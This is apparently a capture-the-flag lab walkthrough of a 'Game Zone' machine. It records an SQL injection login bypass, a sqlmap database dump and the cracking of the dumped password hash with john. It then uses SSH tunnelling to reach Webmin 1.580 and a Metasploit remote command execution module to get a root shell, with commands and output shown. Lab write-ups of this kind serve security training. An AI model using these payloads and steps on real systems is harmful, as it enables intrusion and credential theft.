
target = "10.10.142.156"


nmap scan

```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; 
protocol 2.0)

ubuntu
```

80




```
sql injection vulnerability
- We are now bale to login
    > ' or 1=1-- - as simple as this

Testing using sqlmap
    - Capturing a request when making the search
    > sqlmap -r request.rxt --dbms=mysql --dump
    - returns a hashed password + the user associated with it + another 
table
```




```
| pwd                                                              | username |
+------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+------------------------------------------------------------------+----------+

[11:27:12] [INFO] table 'db.users' dumped to CSV file '/home/itsme/.local/share/sqlmap/output/10.10.36.182/dump/db/users.csv'
[11:27:12] [INFO] fetching columns for table 'post' in database 'db'
[11:27:12] [INFO] fetching entries for table 'post' in database 'db'
Database: db
Table: post
[5 entries]
+----+--------------------------------+---------------------------------------------------------------------------------------------------------------------------------------------------------
-+
| id | name                           | description
 |
+----+--------------------------------+---------------------------------------------------------------------------------------------------------------------------------------------------------
-+
| 1  | Mortal Kombat 11               | Its a rare fighting game that hits just about every note as strongly as Mortal Kombat 11 does. Everything from its methodical and deep combat.
 |
| 2  | Marvel Ultimate Alliance 3     | Switch owners will find plenty of content to chew through, particularly with friends, and while it may be the gaming equivalent to a Hulk Smash, that isnt to say that it isnt a rollicking good time.
```

Now that we have the hash, we need to use john to crack it



```
┌──(itsme㉿biggie)-[~/t00ls]
└─$ sudo john crack.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=sha256
Unknown ciphertext format name requested

┌──(itsme㉿biggie)-[~/t00ls]
└─$ sudo john crack.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2024-02-23 11:37) 4.761g/s 14043Kp/s 14043Kc/s 14043KC/s vimivi..vainlove
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

We can now ssh agent47@10.10.36.182 as we have the -p videogamer124




```
agent47@gamezone:~$ id
uid=1000(agent47) gid=1000(agent47) groups=1000(agent47),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$ 
```

Exposing services with reverse ssh tunelling


- Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.
- Exposing services using a reverse SSH tunnel is a technique that allows you to securely expose a local service (running on your machine) to the internet, without directly exposing it to potential security threats

We need to list the lsitening services using

> ss -tulpn



```
u_str  ESTAB    0      0                                    /run/systemd/journal/stdout 13827                * 13826
u_str  ESTAB    0      0                                                              * 13923                * 13924
u_str  ESTAB    0      0                                                              * 19983                * 19982
u_str  ESTAB    0      0                                                              * 13826                * 13827
u_str  ESTAB    0      0                                                              * 19982                * 19983
u_str  ESTAB    0      0                                                              * 13924                * 13923
u_str  ESTAB    0      0                                                              * 13895                * 13896
u_str  ESTAB    0      0                                    /run/systemd/journal/stdout 13896                * 13895
u_str  ESTAB    0      0                                                              * 16694                * 16693
u_str  ESTAB    0      0                                                              * 16693                * 16694
tcp    ESTAB    0      9096                                              10.10.36.182:ssh         10.8.253.0:46756
agent47@gamezone:~$ ss -tulpn
Netid  State    Recv-Q Send-Q                                        Local Address:Port           Peer Address:Port
udp    UNCONN   0      0                                                          *:10000                     *:*
udp    UNCONN   0      0                                                          *:44928                     *:*
udp    UNCONN   0      0                                                          *:68                        *:*
tcp    LISTEN   0      80                                                127.0.0.1:3306                       *:*
tcp    LISTEN   0      128                                                        *:10000                     *:*
tcp    LISTEN   0      128                                                        *:22                        *:*
tcp    LISTEN   0      128                                                       :::80                       :::*
```



We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!

From our local machine, run **ssh -L 10000:localhost:10000 <username>@<ip>**

Once complete, in your browser type "localhost:10000" and you can access the newly-exposed webserver.

localhost:10000
Login to [redacted]
You must enter a username and password to login to the [redacted]
Username
Password
□ Remember login permanently?
Login
Clear


What is the name of the exposed CMS?

webmin

What is the CMS version?

1.580

Webmin is vulnerable




```
   0  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
```

Exploiting this led me to a meterpreter.

> python -c 'import pty;pty.spawn("/bin/bash")'

This game me a more stable shell.



```
[*] A: "Trying: not found\r\nsh: 2: Connected: not found\r\nsh: 3: Escape: not found\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 4 opened (10.8.253.0:1423 -> 10.10.36.182:48492) at 2024-02-23 12:30:33 +0300
[*] Session 4 created in the background.
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > sessions

Active sessions
===============

  Id  Name  Type            Information                         Connection
  --  ----  ----            -----------                         ----------
  1         shell cmd/unix                                      10.8.253.0:1423 -> 10.10.36.182:48456 (::1)
  3         shell cmd/unix  Shell Banner: xupKkONtr8UmOxrN -----  10.8.253.0:1423 -> 10.10.36.182:48480 (::1)
  4         shell cmd/unix  Shell Banner: ulG5TSxCFziqhajW -----  10.8.253.0:1423 -> 10.10.36.182:48492 (127.0.0.1)

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > sessions -i 4
[*] Starting interaction with 4...


Shell Banner:
ulG5TSxCFziqhajW
-----


which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@gamezone:/usr/share/webmin/file/# whoami
whoami
root
root@gamezone:/usr/share/webmin/file/# cd /root
cd /root
root@gamezone:~# ls
ls
root.txt
root@gamezone:~# cat root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
root@gamezone:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@gamezone:~# 
```